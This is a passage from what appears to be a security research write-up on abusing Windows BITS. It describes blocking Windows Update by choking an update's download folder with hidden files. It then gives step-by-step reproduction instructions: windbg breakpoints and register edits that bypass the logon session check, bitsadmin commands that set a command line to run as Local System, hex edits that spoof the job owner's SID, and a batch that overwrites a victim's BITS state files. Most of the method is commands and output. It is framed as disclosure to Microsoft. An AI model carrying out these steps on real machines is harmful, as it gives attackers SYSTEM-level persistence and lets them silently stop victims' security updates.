So we choked the destination folder by creating 69,904 hidden files. This file name exhaustion causes BITS to fail, resulting in the above WU failure, which is not even indicative enough to suggest that BITS is the error origin.

How do we know the destination folder in advance you ask? All WU updates are created here:

```
C:\Windows\SoftwareDistribution\Download
```

Each update package creates its own folder before download starts, with a GUID being its name. The downloaded files are then extracted and installed by *wuaueng*. Interesting enough, the created folder name is global (constant across machines). So an attacker could get an update to its home machine as soon as it gets published, and send its GUID to the malware agent. The agent would then create this folder in advance, and choke it with those 69,904 hidden files. When Windows/the user decides to install the update, *wuaueng* will invoke a BITS download job to that specific folder, that will cause the following update failure:


Windows Update
Some updates were not installed
Failed: 1 update
Review optional updates
1 optional update selected
Try again
Error(s) found:
Code 80070050
Windows Update encountered an unknown error.
Get help with this error
Most recent check for updates:
Today at 10:34
Updates were installed:
Today at 14:22. View update history
You receive updates:
For Windows only.
Get updates for other Microsoft products. Find out more

Reproduction Instructions

General Reproduction Description

The steps performed in this method, in brief:

1. “Jobs Factory” - Pre-produce a serialized job with desired settings, on any machine running the desired OS version.
2. Stop BITS service
3. Inject job to queue: Modify `qmgr0.dat`, `qmgr1.dat` queue files, adding a pre-produced serialized “payload job” bytes[3] to the tail of the queue.
4. Start BITS service

For better understanding of the method, it is important to state the key action that allowed us to produce such a job: we bypassed the logon session check that `qmgr.dll` performs before allowing significant operations on jobs.
Normally, a user that does not have an interactive logon session, cannot perform critical operations on jobs such as adding files, resuming, cancelling, and more. For LocalSystem or other system account to perform such operations, it should be done from a running service. The requirement to be logged on interactively or as a service is a key phase in the enforcement of the job’s security integrity.

We skipped this active session enforcement by debugging the *qmgr* service and in-memory changing of the session ID retrieved in the process.

Next are step by step instructions on how to generate and inject a “payload” job.

[3] Same job bytes work cross-machines having the same OS version

Step-by-step Reproduction instructions

First we need to prepare the state files that include our “payload” SYSTEM job. The following steps describe how to produce a state file that has only one SYSTEM job and should be replaced as a whole with the target machine’s state files.

As we said before, instead of replacing the whole state file, it is cleaner to inject job bytes to current queue. This can be done using the *010 template* that we provide here that will allow you to extract the job bytes.
After extracting the “payload”, use our python script that injects a job to the current state file, without affecting existing jobs.

NOTE

Steps 1-4 below need to be performed on the attacker’s “home” computer, having the same OS version of the victim computer. The prepared file then needs to be transferred to the target computer.
Step 5 is performed on the victim computer.

Step 1 - Preparations

---

1. It is recommended to stop all programs and services that might initiate a BITS job while we are debugging it (e.g. wuaueng).
2. Reset BITS state files completely:
    a. Sc stop bits
    b. Delete state files
    c. Sc start bits

Step 2 - Debug the BITS process

---

1. Find the BITS process:

```
tasklist /fi "services eq bits"
```

2. Attach windbg to the bits process, put breakpoints:
    a. Breakpoint A:

```
bp qmgr!CNestedImpersonation::SwitchToLogonToken+0xe2
```

Note that this offset is relevant to the qmgr.dll File Version 7.5.7600.16385, other versions may have different offsets. Make sure this breakpoint is placed just before the call to `CJobManager::CloneUserToken`.

    b. Breakpoint B:

```
bp qmgr!CJob::Transfer
```

Step 3 - Create a job from SYSTEM shell

---

1. Run CMD or PowerShell as SYSTEM using psexec. The user that creates the job is the job owner, and a job's access token is derived from its owner. Thus, all Bitsadmin.exe commands below should be executed from that SYSTEM shell.
2. Add a system job:

```
Bitsadmin /create I_WANT_YOUR_SYSTEM
Bitsadmin /addfile I_WANT_YOUR_SYSTEM "<URL>" "<DestinationFile>"
```

   a. We now got to breakpoint A. Change the return value of the GetTokenInformation call to 0, which is the SYSTEM session ID. This value was previously acquired and was saved to [rsp+20h], so we need to replace both:

```
r @rax=0x0
Memory change [rsp+20h]=0
```

   b. **The CMDLINE you set below will be executed as Local System** when the job finishes or ends on error:

```
Bitsadmin /setnotifycmdline I_WANT_YOUR_SYSTEM "<CMDLINE>" "<PARAMS or NULL>"
```

   c. Prevent the job from doing retries and force it to go into fatal error state on every kind of error:

```
Bitsadmin /SETNOPROGRESSTIMEOUT 0
bitsadmin /SETNOTIFYFLAGS 3
```

   d. In order to get to breakpoint B:

```
Bitsadmin /resume I_WANT_YOUR_SYSTEM
```

   e. Got to breakpoint B. We stopped just before a call to qmgr!CJob::Transfer. This call would throw an exception in a normal flow, if we haven't already changed the TokenInformation.TokenSessionId to 0 above.

Step 4 - Modify state file

---

1. Copy state file to a temporary location:

```
copy C:\ProgramData\Microsoft\Network\Downloader\* C:\temp\
```

2. Modify the state file qmgr1.dat in C:\temp to change the job status:

a. Change job state to QUEUED. This change is required for the state file to really initiate transfer, because it skips the need to resume the job. Resuming is one of the operations that are permitted only to the owner of the job, and since the owner is SYSTEM, we couldn't perform it.
   Changing the state to queued is just the equivalent of resuming it in a normal interface.
   i. Change state byte at offset 0x4C to 0x0 = BG_JOB_STATE_QUEUED
b. We can also change the SID (and length count before it) to any SID we want to make it appear as a user job, while it will still run as SYSTEM.

Step 5 - Run on target computer

Copy C:\temp\qmgr1.dat to that same path on the victim computer.
Continue the following steps on that victim computer.

1. Run the following batch as Administrator. It temporarily stops BITS and copies the state file we have just created to the original location used by BITS. The service maintains 2 state files in this folder, in a kind of redundancy-backup model. So we overwrite both of them with the qmgr1.dat that we have just prepared. Batch:

```
sc stop bits
timeout 5
del /Q /F C:\ProgramData\Microsoft\Network\Downloader\*
copy c:\temp\qmgr1.dat C:\ProgramData\Microsoft\Network\Downloader\qmgr0.dat
copy c:\temp\qmgr1.dat C:\ProgramData\Microsoft\Network\Downloader
sc start bits
bitsadmin /list /allusers /verbose
```

2. The expected output of the last command should display the job we have just created, with owner set to NT AUTHORITY/SYSTEM. It would probably already be in CONNECTING or even TRANSFERRING state, which means that BITS already started handling the download. A similar example output:

```
PS C:\Windows\system32> bitsadmin /list /allusers /verbose

BITSADMIN version 3.0 [ 7.5.7601 ]
BITS administration utility.
(C) Copyright 2000-2006 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

GUID: {81120AC0-35B5-49EF-9C1A-0EE3D5572FFC} DISPLAY: 'TTT'
TYPE: DOWNLOAD STATE: CONNECTING OWNER: NT AUTHORITY\SYSTEM
PRIORITY: NORMAL FILES: 0 / 1 BYTES: 0 / 31717016
CREATION TIME: 06/03/2017 14:12:58 MODIFICATION TIME: 27/03/2017 18:21:50
COMPLETION TIME: UNKNOWN ACL FLAGS:
NOTIFY INTERFACE: UNREGISTERED NOTIFICATION FLAGS: 3
RETRY DELAY: 600 NO PROGRESS TIMEOUT: 1209600 ERROR COUNT: 0
PROXY USAGE: PRECONFIG PROXY LIST: NULL PROXY BYPASS LIST: NULL
DESCRIPTION:
JOB FILES:
    0 / 31717016 WORKING http://mirror.isoc.org.il/pub/videolan/vlc/2.2.4/win64/vlc-2.2.4-win64.exe -> c:\temp\_bits2\vlc3.exe
NOTIFICATION COMMAND LINE: 'c:\windows\system32\cmd.exe'
owner MIC integrity level: SYSTEM
owner elevated ?           true

Peercaching flags
     Enable download from peers      :false
     Enable serving to peers         :false

CUSTOM HEADERS: NULL

Listed 1 job(s).
```

When the job moves to `TRANSFERRED` mode, it should execute the notification command line (`c:\windows\system32\cmd.exe` in the above example). This will dispatch the “Interactive Services Detection” message (forced by the `UI0Detect` service).
As mentioned above, avoiding this message is possible by setting a non-interactive program as the `/NOTIFYCMDLINE` (tested with a simple executable that only creates a file using WinAPI CreateFile).

Affected Environment Details

The scenario explained was performed on the following environment:

- Windows 7 x64 Pro (6.1.7601 Service Pack 1 Build 7601)
- Qmgr.dll File Version: 7.5.7600.16385 (win7_rtm.090713-1255)

It was also tested and working on:

- Windows 10 x64 Pro (10.0.14393 N/A Build 14393)
- Qmgr.dll File Version: 7.8.14393.0 (rs1_release.160715-1616)

Note that the the serialization is different between Windows 7 and Windows 10, thus a different payload is needed per OS. Producing the “payload” job on different operating systems can be done with the exact same steps.

The discoveries and method described here were submitted to Microsoft security center prior to this publication, and according to their policy, there is no intention to issue an update or prevent this kind of abuse.